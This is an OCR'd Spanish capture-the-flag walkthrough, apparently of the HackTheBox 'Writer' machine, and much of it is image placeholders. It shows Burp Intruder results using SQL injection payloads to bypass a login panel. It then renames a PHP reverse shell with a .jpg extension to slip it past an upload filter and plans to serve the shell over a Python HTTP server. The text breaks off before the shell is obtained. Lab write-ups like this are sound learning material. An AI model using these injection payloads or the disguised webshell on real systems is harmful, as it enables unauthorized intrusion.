


configuramos el clusterbomb




vamos a payloads y en la posicion 1 y 2 cargamos el directorio







y damos a start atack




Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comm
12	admin'or1=1 or ''='	or1=1	200			1640	
58	admin'or1=1 or ''='	or1=1--	200			1640	
104	admin'or1=1 or ''='	or1=1#	200			1640	
150	admin'or1=1 or ''='	or1=1/*	200			1640	
196	admin'or1=1 or ''='	admin' --	200			1640	
0			200			1791	
1	or1=1	or1=1	200			1791	
2	or1=1--	or1=1	200			1791	
3	or1=1#	or1=1	200			1791	
4	or1=1/*	or1=1	200			1791	
5	admin' --	or1=1	200			1791	


aca encontramos 2 tipos de respuesta elegimos la que no tiene invalid credentials que en este caso son las de 1640 palabras






listo con esto ya bypasemos el panel







una vez estamos dentro vemos que podemos subir historias




configuro una webshell en ph




```
~/machineshtb/Writer
mv php-reverse-shell.php phpwebshell.php.jpg
```






me paso ala pagina inicial y ya tenemos el postulado shell




pero no hizo mayor cosa pero validnadno de nuevo parece que deja subir una url

en donde dice click aqui



entonces levanto un servidor http en python y coloco la url de la reverse shell

